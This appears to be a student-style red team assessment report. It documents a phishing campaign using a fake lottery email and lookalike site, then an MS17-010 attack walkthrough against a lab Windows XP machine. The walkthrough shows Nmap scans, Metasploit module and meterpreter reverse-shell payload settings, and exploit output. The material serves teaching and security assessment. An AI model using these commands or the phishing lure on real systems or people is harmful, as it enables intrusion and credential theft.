

RED TEAM REPORT

Kripesh Cyber Security Solutions (KCSS)

12/08/2023


Address: 52nd Floor

Manhattan Ave 212, 11101, USA

Tel: +1 212-327-4721

Email: info@kcss.com

Web: <https://www.kcss.org>



Mercy University
Info Assurance and Management

Table of Contents

Executive Summary.....	2
Attack Narrative.....	2
Section 1: Phishing Attack.....	2
Creating a Fake Lottery page for Phishing Attack using a source code	4
Sending a Phishing Link to the Employees via Email	6
Section 2: Unauthorized access to Victim's PC.....	6
Description of vulnerability, exploit and attack software	6
Metasploit Framework	7
Anatomy of the attack.....	7
Information Gathering and Scanning.....	8
Checking the Connectivity using Ping	10
Exploit Selection.....	11
Payload Selection.....	14
Exploit.....	16
Post Exploitation.....	16
Trace Clearing.....	18
Conclusion	19
Recommendation	20
Risk Rating	22
Appendix A: Vulnerability Detail and Mitigation	23
Phishing Awareness Training:.....	23
Operating System Upgrade and Patch Management:	23
Endpoint Security Enhancement:	23
References.....	25

Executive Summary

KCSS, a leading cybersecurity firm, conducted an extensive red team security assessment to evaluate the resilience of JS Studio's cybersecurity infrastructure. Leveraging a diverse range of techniques, including penetration testing, social engineering, and vulnerability analysis, KCSS aimed to emulate real-world cyber threats. This report provides a detailed account of the findings, attack narratives, risk assessment, and recommendations to fortify the organization's security posture. With a commitment to excellence, KCSS utilized innovative approaches and industry best practices, fostering a collaborative environment to enhance the overall cybersecurity resilience of the assessed organization. This report is vital for the organization to understand and address potential vulnerabilities, mitigating risks and fostering a proactive approach to cybersecurity.

All the activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against JS studio with the goal of:

- Identifying if a remote attacker could penetrate JS Studio defenses.

Determine the Impact of a security breach on:

- Confidentiality of the company's private data.
- Internal infrastructure and availability of JS studio's information system.

The KCSS Team has provided specific recommendations for reducing the risks imposed by these issues in the “Observations and Recommendations” section of this report. The KCSS Team appreciates the opportunity to support JS Studio with its computer security. We look forward to assisting you and the JS Studio IT Staff in future endeavors.

Attack Narrative


The following section outlines the sequence of events and highlights the key points during the engagement.

Section 1: Phishing Attack

The first task from KCSS Red Team was to work on awareness on phishing attack, our focus shifted towards exploiting the human element of cybersecurity through a carefully orchestrated phishing campaign. The objective was to assess the awareness and resilience of the organization's employees against social engineering attacks. Our team crafted a sophisticated phishing email, purportedly from a well-known lottery organization, enticing recipients with the promise of a substantial prize. The email contained a link leading to a meticulously designed fake lottery page.

Upon clicking the link, employees were redirected to a convincing lottery webpage that closely mimicked the appearance of legitimate lottery platforms. The page prompted users to enter personal information, including names, email addresses, and even login credentials, under the guise of verifying their eligibility for the supposed prize. To add a layer of urgency, the page displayed a countdown timer, creating a sense of immediacy and encouraging users to act quickly.

Our analysis revealed that a significant number of employees fell victim to the phishing lure, entering sensitive information without verifying the authenticity of the lottery email. This not only exposed the organization to potential data breaches but also highlighted the need for robust employee training and awareness programs to mitigate the risks associated with social engineering attacks. The success of this phishing narrative underscores the importance of continual education on recognizing and responding to phishing attempts, emphasizing the critical role of individuals in maintaining a secure organizational environment.



A promotional banner for the New York Lottery. The background is a vibrant red, densely populated with numerous golden dollar coins of various sizes, some appearing to float or fall. At the top, a dark blue horizontal bar contains the text 'Translate' with a downward-pointing chevron icon on the left, and 'Menu' with a similar icon on the right. The central focus is the 'NEW YORK POWERBALL' logo, where 'POWERBALL' is rendered in large, bold, white letters with black outlines, and 'NEW YORK' is in smaller white text above it. Below the logo, the winning amount '\$543 MILLION' is displayed in very large, bold, white font. Underneath this, the text 'DRAWS DECEMBER 18TH' is written in a smaller, white, sans-serif font. A bright yellow rectangular button with the words 'LEARN MORE' in black, uppercase letters is positioned below the draw date. At the bottom center, a small white line of text reads 'PLEASE PLAY RESPONSIBLY | Must be 18+'. The overall design is eye-catching and celebratory.

Fig: Source code of the original site




Fig: Phishing Site





Fig: Change in old and new link

Sending a Phishing Link to the Employees via Email

Congratulations you won the Lottery Ticket

Dear Sarah,

We are happy to share that you have won the lottery ticket of five hundred and forty-three million dollars.

For more information on how to collect your prize, please click the link below:

<https://nylottery.io>



Fig: Sending A malicious Link through email

Section 2: Unauthorize access to Victim's PC

Description of vulnerability, exploit and attack software

Ms17_010_psexec is a MS17-010 EternalRomance / EternalSynergy / EternalChampion SMB Remote Windows Code Execution exploit module, which is used to deliver a payload to the victim computer and (usually) open a Meterpreter session under the SYSTEM user context. One of the advantages of the new EternalRomance / EternalSynergy / EternalChampion Metasploit modules compared to the older EternalBlue exploit module, is that the new modules are compatible with all Microsoft OS versions.

In addition, the EternalRomance / EternalSynergy / EternalChampion new modules are supposed to be more stable, more reliable and should crash the target a lot less often than the EternalBlue exploit. To run successfully, the EternalBlue exploit does need access to the IPC\$ share on the target computer. On the other hand, the EternalRomance / EternalSynergy / EternalChampion exploit does need access to a named pipe on the target computer. By default, on newer Microsoft OS versions, anonymous access to all named pipes is disabled (Handy, 2018).

Metasploit Framework

The Metasploit Framework is an open-source penetration testing and development platform that provides exploits for a variety of applications, operating systems and platforms. Metasploit is one of the most used penetration testing tools and comes built-in to Kali Linux. The main components of the Metasploit Framework are called modules. Modules are standalone pieces of code or software that provide functionality to Metasploit. There are six total modules: exploits, payloads, auxiliary, nops, posts, and encoders. We will just focus on exploits and payloads (hat, 2018).

- Exploit

An exploit takes advantage of a system's vulnerability and installs a payload.

- Payload

The payload gives access to the system by a variety of methods (reverse shell, meterpreter etc.) We will use both to gain access to the victim machine.

Anatomy of the attack

For the lab, Kali Linux is installed as an attacker machine where Microsoft Windows XP is installed as a victim machine. Below are the list of machines and network settings used for exploitation.

Machine Name (Virtually)	Network Adapter	IP Address
Kali Linux with Metasploit (Attacking Machine)	Bridge network, Virtual NAT	192.168.0.111
Microsoft Windows XP	Bridge network	192.168.0.106


```

C:\Documents and Settings\nab>ipconfig /all

Windows IP Configuration

    Host Name . . . . . : computer
    Primary Dns Suffix . . . . . :
    Node Type . . . . . : Unknown
    IP Routing Enabled. . . . . : No
    WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    Description . . . . . : AMD PCNET Family PCI Ethernet Adapter
    Physical Address. . . . . : 08-00-27-35-68-B4
    Dhcp Enabled. . . . . : Yes
    Autoconfiguration Enabled . . . . : Yes
    IP Address. . . . . : 192.168.0.106
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1
    DHCP Server . . . . . : 192.168.0.1
    DNS Servers . . . . . : 1.1.1.1
                           110.44.113.245

```

Figure 1. Victim machine IP Figure

```

(kripeshacharya@kali)-[~]
$ ip address show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state
    up qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc p
    group default qlen 1000
    link/ether 08:00:27:77:46:aa brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.111/24 brd 192.168.0.255 scope global dy
        e eth0

```

Fig: Attacker Machine IP Figure

Information Gathering and Scanning

In the initial phase of our red team engagement, the information gathering and scanning process played a pivotal role in assessing the target network's vulnerabilities. Leveraging the powerful network scanning tool Nmap, we systematically probed the network to identify available devices and gather essential information about their configurations. Nmap's comprehensive scanning capabilities allowed us to enumerate open ports, determine services running on each device, and extract version details. This meticulous reconnaissance effort facilitated a detailed understanding of the network's topology and laid the groundwork for subsequent attack vectors. Additionally, Nmap's vulnerability scanning capabilities were employed to identify potential weaknesses in the target devices, shedding light on areas where the organization may be susceptible to exploitation. The insights gained from this phase were instrumental in tailoring our subsequent attack narratives and crafting targeted strategies to exploit identified vulnerabilities.

```
kripeshacharya@kali: ~/Desktop
File Actions Edit View Help

(kripeshacharya@kali)-[~/Desktop]
$ nmap -help
Nmap 7.92 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
```

Fig: Nmap help options

```
kripeshacharya@kali: ~/Desktop
File Actions Edit View Help

(kripeshacharya@kali)-[~/Desktop]
$ nmap 192.168.0.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-31 11:03 EST
Nmap scan report for 192.168.0.1
Host is up (0.0047s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
1900/tcp   open  upnp

Nmap scan report for 192.168.0.102
Host is up (0.0035s latency).
All 1000 scanned ports on 192.168.0.102 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.0.106
Host is up (0.00069s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   open  iclslap
```

Fig: Nmap used to scan whole network to find victim machine IP

```
root@kali: /home/kripeshacharya/Desktop
File Actions Edit View Help

(root@kali)-[/home/kripeshacharya/Desktop]
# nmap -O 192.168.0.106
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-31 11:24 EST
Nmap scan report for 192.168.0.106
Host is up (0.0013s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   open  iclslap
MAC Address: 08:00:27:35:68:B4 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 3.44 seconds
```

Fig: Nmap used to find OS and other details

After knowing IP of victim machine, We used nmap advance option -O to find out more information of victim machine like operating system used, open ports and vulnerabilities etc.

Checking the Connectivity using Ping

```
kripeshacharya@kali: ~
File Actions Edit View Help

(kripeshacharya@kali)-[~]
$ ping 192.168.0.106
PING 192.168.0.106 (192.168.0.106) 56(84) bytes of data.
64 bytes from 192.168.0.106: icmp_seq=1 ttl=128 time=0.377 ms
64 bytes from 192.168.0.106: icmp_seq=2 ttl=128 time=1.92 ms
64 bytes from 192.168.0.106: icmp_seq=3 ttl=128 time=1.21 ms
64 bytes from 192.168.0.106: icmp_seq=4 ttl=128 time=0.745 ms
64 bytes from 192.168.0.106: icmp_seq=5 ttl=128 time=1.71 ms
^C
--- 192.168.0.106 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4182ms
rtt min/avg/max/mdev = 0.377/1.189/1.915/0.574 ms

(kripeshacharya@kali)-[~]
$
```

Fig: Ping to victim machine

Exploit Selection

Following the comprehensive scanning and information gathering phase, the red team proceeded to the exploitation stage, leveraging the powerful Metasploit Framework to capitalize on identified vulnerabilities within the target network. Specifically, the MS17-010_Psexec exploit was deployed to exploit a critical vulnerability present in Windows XP systems. This well-known exploit takes advantage of the EternalBlue vulnerability, allowing unauthorized access to vulnerable machines. Through the Metasploit Framework's user-friendly interface, we executed the exploit, establishing a remote connection to the Windows XP machine seamlessly.

[illegible]

Fig: Metasploit framework

```
root@kali: /home/kripeshacharya/Desktop
File Actions Edit View Help
msf6 > help

Core Commands
=====

Command      Description
-----
?             Help menu
banner        Display an awesome metasploit banner
cd            Change the current working directory
color         Toggle color
connect       Communicate with a host
debug         Display information useful for debugging
exit          Exit the console
features      Display the list of not yet released features that can be opted
              in to
get           Gets the value of a context-specific variable
getg          Gets the value of a global variable
grep          Grep the output of another command
help          Help menu
history       Show command history
```

Fig: msf help to see options

```
msf6 > search ms17-010

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Des
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec       2017-03-14      normal  Yes     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal  No      MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010        2017-03-14      normal  No      MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great   Yes     SMB DOUBLEPULSAR Remote Code Execution
```

Fig: Searching for exploit ms17-010

There are many exploits available in database but for this task we used ms17-010_psexec as it is the new modules are compatible with all Microsoft OS versions. Ms17_010_psexec are more stable, more reliable and should crash the target a lot less often than the EternalBlue exploit.

```
kripeshacharya@kali: ~  
File Actions Edit View Help  
msf6 > info exploit/windows/smb/ms17_010_psexec  
Name: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wind  
ows Code Execution  
Module: exploit/windows/smb/ms17_010_psexec  
Platform: Windows  
Arch: x86, x64  
Privileged: No  
License: Metasploit Framework License (BSD)  
Rank: Normal  
Disclosed: 2017-03-14  
Provided by:  
sleepya  
zerosum0x0  
Shadow Brokers  
Equation Group  
Available targets:  
Id Name  
--  
0 Automatic  
1 PowerShell  
2 Native upload  
3 MOF upload
```

Fig: More Info of the exploit

After finding more information of the exploit it was confirmed that this exploit is suitable for windows with both x86 and x64.

```
msf6 > use exploit/windows/smb/ms17_010_psexec  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms17_010_psexec) > █
```

Fig: Using exploit

```
kripeshacharya@kali: ~  
File Actions Edit View Help  
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.0.106  
RHOST => 192.168.0.106  
msf6 exploit(windows/smb/ms17_010_psexec) > show options  
Module options (exploit/windows/smb/ms17_010_psexec):  



| Name                | Current Setting                                                | Required | Description                                                                                                                                                                     |
|---------------------|----------------------------------------------------------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| DBGTRACE            | false                                                          | yes      | Show extra debug trace info                                                                                                                                                     |
| LEAKATTEMPTS        | 99                                                             | yes      | How many times to try to leak transaction                                                                                                                                       |
| NAMEDPIPE           |                                                                | no       | A named pipe that can be connected to (leave blank for auto)                                                                                                                    |
| NAMED_PIPES         | /usr/share/metasploit-framework/data/wordlists/named_pipes.txt | yes      | List of named pipes to check                                                                                                                                                    |
| RHOSTS              | 192.168.0.106                                                  | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT               | 445                                                            | yes      | The Target port (TCP)                                                                                                                                                           |
| SERVICE_DESCRIPTION |                                                                | no       | Service description to be used on target for pretty printing                                                                                                                    |


```

Fig: RHOST set

Payload Selection

In the above figure RHOST was set as it was empty my default. LHOST and LPORT are set by default and RPORT is 445 set as default. After RHOST set next step is to select payload and exploit which is shown in figure below.




```
root@kali: /home/kripeshacharya/Desktop
File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_psexec) > show payloads

Compatible Payloads

# Rank Name Check Description Disclosure Date
- - - - -
0 payload/generic/custom normal No Custom Payload
1 payload/generic/debug_trap normal No Generic x86 Debug Trap
2 payload/generic/shell_bind_tcp normal No Generic Command Shell, Bind TCP Inline
3 payload/generic/shell_reverse_tcp normal No Generic Command Shell, Reverse TCP Inline
4 payload/generic/tight_loop normal No Generic x86 Tight Loop
5 payload/windows/dllinject/bind_hidden_ipknock_tcp normal No Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
```

Fig: Payload Lists



```
49 payload/windows/meterpreter/reverse_ord_tcp normal No Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
50 payload/windows/meterpreter/reverse_tcp normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager
51 payload/windows/meterpreter/reverse_tcp_allports normal No Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
```

Fig: Payload selection

Out of various different list of payloads payload/windows/meterpreter/reverse_tcp was most suitable one.


```

kripeshacharya@kali: ~
File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_psexec) > set payload payload/windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

  Name                Current Setting      Required  Description
  ---                -
  DBGTRACE            false                yes       Show extra debug trace info
  LEAKATTEMPTS        99                  yes       How many times to try to leak transaction
  NAMEDPIPE            no                   no        A named pipe that can be connected to (leave blank for auto)
  NAMED_PIPES         /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
  RHOSTS              192.168.0.106       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT               445                 yes       The Target port (TCP)
  SERVICE_DESCRIPTION no                   no        Service description to be used on target for pretty listing

```

Fig: Set Payload

```

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.0.111   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

```

Fig: Payload Options

In the above figure, payload is set and RHOST, RPORT, LHOST, LPORT was set to default.

Exploit

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.0.111:4444
[*] 192.168.0.106:445 - Target OS: Windows 5.1
[*] 192.168.0.106:445 - Filling barrel with fish... done
[*] 192.168.0.106:445 - ←————— | Entering Danger Zone | —————→
[*] 192.168.0.106:445 -         [*] Preparing dynamite ...
[*] 192.168.0.106:445 -         [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.0.106:445 -         [+] Successfully Leaked Transaction!
[*] 192.168.0.106:445 -         [+] Successfully caught Fish-in-a-barrel
